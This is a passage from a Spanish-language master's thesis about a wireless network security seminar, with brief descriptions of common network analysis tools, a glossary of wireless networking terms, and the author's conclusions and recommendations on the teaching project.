
Herramientas

WireShark


Es un analizador de protocolos de codigo abierto para Linux y Windows

Permite examinar los datos de una red activa o de archivos de captura en disco

WireShark




Kismet




Kismet

TCPDump




TCPDump



Cain and Abel

- Es una herramienta de recuperación de contraseñas para Windows que realiza una gran variedad de tareas, entre ellas, recuperar contraseñas a través de sniffing de la red, quebrar contraseñas encriptadas usando Diccionario, etc

Cain y Abel



Ettercap

Ettercap

Dsniff

- Es una "suite" de herramientas de penetración y de auditoría de redes
- Incluye dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy que monitorean pasivamente la red para obtener datos como contraseñas, emails, archivos, entre otros)


Dsniff

Netstumbler

Es una herramienta gratuita para realizar "wardriving" en Windows

Permite encontrar puntos de acceso abiertos de forma activa.


Netstumbler



Ntop

- Es una herramienta de monitoreo de uso del tráfico de la red
- Tiene un modo para Web en que funciona como un servidor Web, creando un archivo Dump en HTML del estado de la red


Ntop



Ngrep


- Ngrep se esfuerza en proporcionar muchas de las características de GNU grep´s aplicandolas a la capa de red
- Reconoce paquetes TCP, UDP e ICMP a través de Ethernet, PPP, SLIP, FDDI, Token Ring e interfaces nulas

Ngrep



Etherape

Etherape



Glosario de términos

1. **WLAN:** Wireless Local Area Network / red inalámbrica de area local Interconexión entre dispositivos en una misma área para compartir recursos informáticos

2. **FHSS:** Frequency Hopping Spread Spectrum / Espectro Expandido por Salto de Frecuencia Es un método de transmisión inalámbrica en que los paquetes de datos van enviándose por distintos canales de frecuencia

3. **DSSS:** Direct Sequence Spread Spectrum / Espectro Expandido de Secuencia Directa. Es un método de transmisión inalámbrica en que los paquetes de datos son enviados por un mismo canal de frecuencia

4. **IEEE:** Institute of Electrical and Electronics Engineers / Instituto de Ingenieros Eléctricos y Electrónicos Es un organismo internacional de profesionales Es notable por el desarrollo de los estándares 802 de las capas físicas y de enlace de datos de las redes de área local, siguiendo el modelo OSI

5 **Wi-Fi:** Wireless Fidelity / Fidelidad inalámbrica Corresponde al estándar de comunicación inalámbrica de IEEE 802 11b

6. **UNII:** Unlicensed National Information Infrastructure / Infraestructura de Información Nacional Sin Licenciamiento Contempla un conjunto de bandas de frecuencia para transmisión libre de licenciamiento

7 **HiperLand:** Estándar de redes inalámbricas de área local del Instituto de Estandarización Europeo de Telecomunicaciones (ETSI)

8. **Ubuntu:** Sistema operativo de código abierto para computadores y servidores.

9. **MAC:** Medium Access Control / Control de Acceso al Medio Corresponde a la capa donde se definen los parámetros para mantener y administrar la

comunicación entre los distintos radios a través de la coordinación de acceso al medio compartido, el canal de frecuencia

10. **CSMA/CA:** Carrier sense multiple access with collision avoidance / Control de Acceso múltiple evitando colisión Si una estación está transmitiendo las demás esperan hasta que el canal esté disponible para iniciar su transmisión.

11. **OFDM:** Orthogonal Frequency Division Multiplexing / Multiplexación por División Ortogonal de frecuencias Proceso de modulación digital en que la señal se separa en varios distintos canales en distintas frecuencias sumamente angostas y cercanas, sin afectar la integridad de los datos que viajan en las otras frecuencias

12 **FSK:** Frequency Shift Keying / Modulación por Desplazamiento de Frecuencia Es una forma de modulación en la cual la información digital es transmitida a través de cambios discretos de la frecuencia de la onda transportadora.

13. **PSK:** Phase Shift Keying / Modulación por Desplazamiento de Fase Es una forma de modulación en la cual la información digital es transmitida a través de cambios discretos de la fase de la onda transportadora.

14. **QAM:** Quadrature Amplitude Modulation / Modulación de Amplitud en Cuadratura. Es un esquema de modulación en que transmite datos realizando cambios en la amplitude de dos ondas transportadoras. Estas dos ondas seno están fuera de fase en 90° por lo que se llaman cuadratura

15. **SSID:** Service Set Identifier / identificador de servicios Código que identifica la red a la cual pertenecen los paquetes de una red inalámbrica.

16. **WEP:** Wired Equivalent Protection / Protección Equivalente a Cable. Es un algoritmo de seguridad para redes inalámbricas depreciado ya que es vulnerable a la escucha

17 **WPA:** Wi-Fi Protected Access / Acceso Protegido Wi-Fi. Es un programa de certificación creado por la Alianza Wi-Fi para indicar cumplimiento de protocolos de seguridad para proteger las redes inalámbricas

18. **802.11i:** Es un estándar de IEEE que especifica mecanismos de seguridad para las redes inalámbricas 802 11 Utiliza el bloque de cifrado AES, administración de llave, autenticación de usuario a través de 802 1x e integridad de datos en encabezados

19. **DoS:** Denial of Service / privación de servicios Es un ataque que consiste en inhabilitar los recursos computacionales para sus usuarios.

20. **AP:** Access Point / punto de acceso Es un dispositivo que actúa como concentrador de comunicación de un dispositivo inalámbrico para comunicarse en una red.

21. **Sniffer:** analizador de paquetes Es un programa de computadora o hardware que intercepta paquetes transitando por un medio en la red

Conclusiones

El proyecto de intervención resultó ser una excelente vía no sólo para que el proponente de este trabajo colocara en práctica sus competencias como profesional académico del nivel superior sino también sus competencias con las Tecnologías de Información y Comunicación y la ingeniería También resultó ser un excelente mecanismo para los estudiantes participantes del seminario taller para recibir de primera mano y de manera gratuita conocimientos prácticos importantes para su desarrollo profesional.

En definitiva el proponente logró esquematizar un proyecto de intervención útil en un tema de su área de interés, como lo son las redes inalámbricas El hecho de combinarlo con los aspectos de seguridad le elevó considerablemente el grado de aceptación con su público. Los cuatro módulos incluidos, a saber Redes Inalámbricas 802.11x, Mecanismos de Seguridad, El protocolo WEP y Herramientas de Análisis de Seguridad en Redes Inalámbricas, son en definitiva la mejor composición para abarcar la temática.

Considero que el seguir el esquema del proyecto de intervención me ha ayudado a visualizar mejor el resultado de mi trabajo como profesional de la academia en las distintas fases del proceso de mediación del aprendizaje

- Antes de ofrecer el seminario Sobre todo al aplicar el diagnóstico y verificar la necesidad del público Además, en todo el proceso de planeación y organización del material y de las experiencias prácticas
- Durante el seminario. Al evidenciar día por día los avances de los participantes y de su entusiasmo por conocer más Además de realizar ajustes para lograr mejores resultados
- Después del seminario Al procesar los resultados del examen y verificar la mejoría en el nivel de conocimientos de los participantes

Finalmente, el diseñar el seminario con un componente de fundamentación teórica y uno de prácticas de laboratorio o "hands on experience" resultó ser altamente apreciado por los participantes

Recomendaciones

Al concluir este trabajo como opción de trabajo de graduación para optar por el título de Magister en Educación Superior, puedo recomendar seguir aplicando este esquema de Proyecto de Intervención como requisito para culminar este programa. Particularmente, me ha parecido de gran ayuda para esquematizar de manera organizada, metódica y eficiente el seminario y realizar análisis comparativos de los resultados alcanzados por los estudiantes participantes

Recomiendo que los proyectos de intervención sigan siendo requisito para culminar la maestría en docencia superior porque permite llenar vacíos en programas de nivel universitario, por lo que ayudan grandemente a desarrollar mejores profesionales Esto representa un beneficio tanto para el aspirante al título como para el participante del seminario.